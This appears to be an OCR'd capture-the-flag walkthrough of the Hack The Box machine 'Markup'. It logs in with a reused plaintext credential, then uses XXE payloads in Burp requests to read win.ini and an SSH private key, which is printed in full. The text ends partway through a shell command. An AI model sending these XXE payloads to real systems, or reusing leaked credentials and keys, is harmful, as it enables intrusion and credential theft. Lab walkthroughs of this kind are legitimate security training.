


markup




Nmap reveals four ports open, out of which ports 22 and 80 are of importance. Let's check out
the website on port 80.



In the previous machine, we found credentials stored in an SQL dump. Let's try to reuse them, to log into the application. The credentials daniel : >SNDv*2wzLWf are found to be valid and let us
into the application.



Once logged in, we see that the website has functionality for submitting orders.




Let's intercept the request with Burp. Navigating to the website and submiting an order, we see data is sent to the server in XML format.

```
POST /process.php HTTP/1.1
Host: 10.10.10.49
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Content-Length: 113
Origin: http://10.10.10.49
Connection: close
Referer: http://10.10.10.49/services.php
Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q

<?xml version = "1.0"?>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      Home Appliances
    </item>
    <address>
      blabla
    </address>
  </order>
```

The server returns the following response message.



As data is processed in XML format, there is good chance of an XXE (XML External Entity) vulnerability. An XXE vulnerability occurs due to unsafe parsing of XML input, leading to LFI as well as RCE. Testing with the following payload yields good results.

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM
'file:///c:/windows/win.ini'>]><order><quantity>3</quantity><item>&test;</item>
<address>17th Estate, CA</address></order>
```

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /process.php HTTP/1.1
2  Host: 10.10.10.49
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: text/xml
8  Content-Length: 176
9  Origin: http://10.10.10.49
10 Connection: close
11 Referer: http://10.10.10.49/services.php
12 Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q
13
14 <?xml version = "1.0"?>
15   <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/win.ini'>]>
16   <order>
       <quantity>
         1
       </quantity>
       <item>
         &test;
       </item>
       <address>
         blabla
       </address>
     </order>
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 200 OK
2  Date: Wed, 02 Jun 2021 20:05:50 GMT
3  Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
4  X-Powered-By: PHP/7.2.28
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache, must-revalidate
7  Pragma: no-cache
8  Content-Length: 144
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Your order for ; for 16-bit app support
13 [fonts]
14 [extensions]
15 [mci extensions]
16 [files]
17 [Mail]
18 MAPI=1
19 [Ports]
20 COM1:=9600,n,8,1
21 has been processed
```

WIN.INI is a basic INI file that was used in versions of the Microsoft Windows operating environment up to Windows 3.11 to store basic settings at boot time. By default, all font, communications drivers, wallpaper, screen saver, and language settings were stored in WIN.INI by Windows 3.x. Many of these settings were honored in Windows 9x, although the files had begun to be phased out in favor of the Windows registry. Windows XP still acknowledged some entries in the WIN.INI file to provide backwards compatibility with older 16-bit applications. However, when a fresh install of XP is performed, the WIN.INI file created is initially blank, and in Windows Vista and Windows 7 the WIN.INI file was removed entirely.[1]

The services.php source code, reveals a username Daniel .

view-source:http://10.10.10.49/services.php

GTFOBins | GitHub - swisskyrepo/... | Reverse Shell Cheat Sh... | Linux - Privilege E

```
1
2
3     <!DOCTYPE html>
4     <html lang="en">
5     <head>
6         <meta charset="UTF-8">
7         <title>Goods & Services</title>
8         <!-- Modified by Daniel : UI-Fix-9092-->
9         <style>
10            <
```

We also have port 22 open which is the SSH server port. SSH private keys are usually stored in C:\Users\username\.ssh\id_rsa . Let's check if there are any accessible keys in that folder via XXE.

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
POST /process.php HTTP/1.1
Host: 10.10.10.49
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Content-Length: 185
Origin: http://10.10.10.49
Connection: close
Referer: http://10.10.10.49/services.php
Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q

<?xml version = "1.0"?>
  <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/Users/daniel/.ssh/id_rsa'>]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &test;
    </item>
    <address>
      blabla
    </address>
  </order>
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Wed, 02 Jun 2021 20:19:45 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 2636
Connection: close
Content-Type: text/html; charset=UTF-8

Your order for -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEArJgaPRF5S49ZB+Ql8cOhnURSOZ4nVYRSnPXo6FIe9JnhVRrdEiMi
QZoKVCX6hIWp7IOBzN3o094nWInXYqh2oz5ijBqrn+NVlDYgGOtzQWLhW7MKsAvMpqMOfg
HYC5nup5qM8LYDyhLQ56j8jq5mhvEspgcDdGRy31pljOQSYDeAKVfiTOOMznyOdY/Klt6+
ca+7/6ze8LTD3KYcUAqAxDINaZnNrG66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBaOg
DUqF/SVkE/tKGDH+XrKl6ltAUKfald/nqJrZbjDieplguocXwbFugIkyCc+eqSyaShMVk3
PKmZCo3ddxfmaXsPTOUpohi4tidnGOOOHOf7Vt4v843xTWC8wsk2ddVZZV41+ES99JMlFx
LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislMOXVLEA+mGznsXeP1lNL+OeaT3Yt/TpfkPH
3cUUOVezCezxqDV6rs/o333JDf0klkIRmsQTVMCVAAAFiGFRDhJhUQ4SAAAAB3NzaC1yc2
EAAAGBAKyYGjOReUuPWQfkJfHDoZ1EUjmeJ1WEUpz16OhSHvSZ4VUa3RIjIkGaClQl+oSF
qeyNAczd6NPeJ1iJ12KodqM+Yowaq5/jVZQ2IBjrcOFi4VuzCrALzKajNH4B2AuZ7qeajP
C2A8oSOOeo/I6uZobxLKYHA3Rkct9aZYzkEmA3gClX4kzjjM58jnWPypbevnGvu/+s3vCO
w9ymHFAKgMQyDWmZzaxuusiVNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgWtIA1KhfOlZBP7
Shgx/l6ypepbQFCn2pXf56ia2W4w4nqZYLqHF8GxboCJMgnPnqksmkoTFZNzypmQqN3XcX
5ml7DOzlKaIYuLYnZxjtNB9H+1beL/ON8U1gvMLJNnXVWWVeNfhEvfSTJRcS6FUl7Ys2l2
F+pfD/hbhOMp2ptnEQqlrorJTNF1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFXswns
8ag1eq7P6N99yQ39JJZCEZrEE1TAlQAAAMBAAEAAAGAJvPhIB08eeAtYMmOAsV7SSotQJ
HAIN3PY1tgqGY4VE4SfAmnETvatGGWqSO1IAmmsxuT52/B52dBDAt4D+OjcW5YAXTXfStq
mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2MvkjOPDNoIYgjm9UYwv77ZsMxp3r3vaIaBuy49J
ZYy1xbUXljOqUOlzmnUUMVnv1AkBnwXSDf5AV4GulmhG4KZ71AJ7AtqhgHkdOTBa83mz5q
FDFDy44IyppgxpzIfkou6aIZA/rC7OeJ1Z9ElufWLvevywJeGkpOBkq+DFigFwd2GfF7kD
```

The exfiltration was successful and the private key can be used to login to the server as daniel .

```
┌──(root💀kali)-[/Documents/htb/boxes/markup]
└─# echo "-----BEGIN OPENSSH PRIVATE KEY-----
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
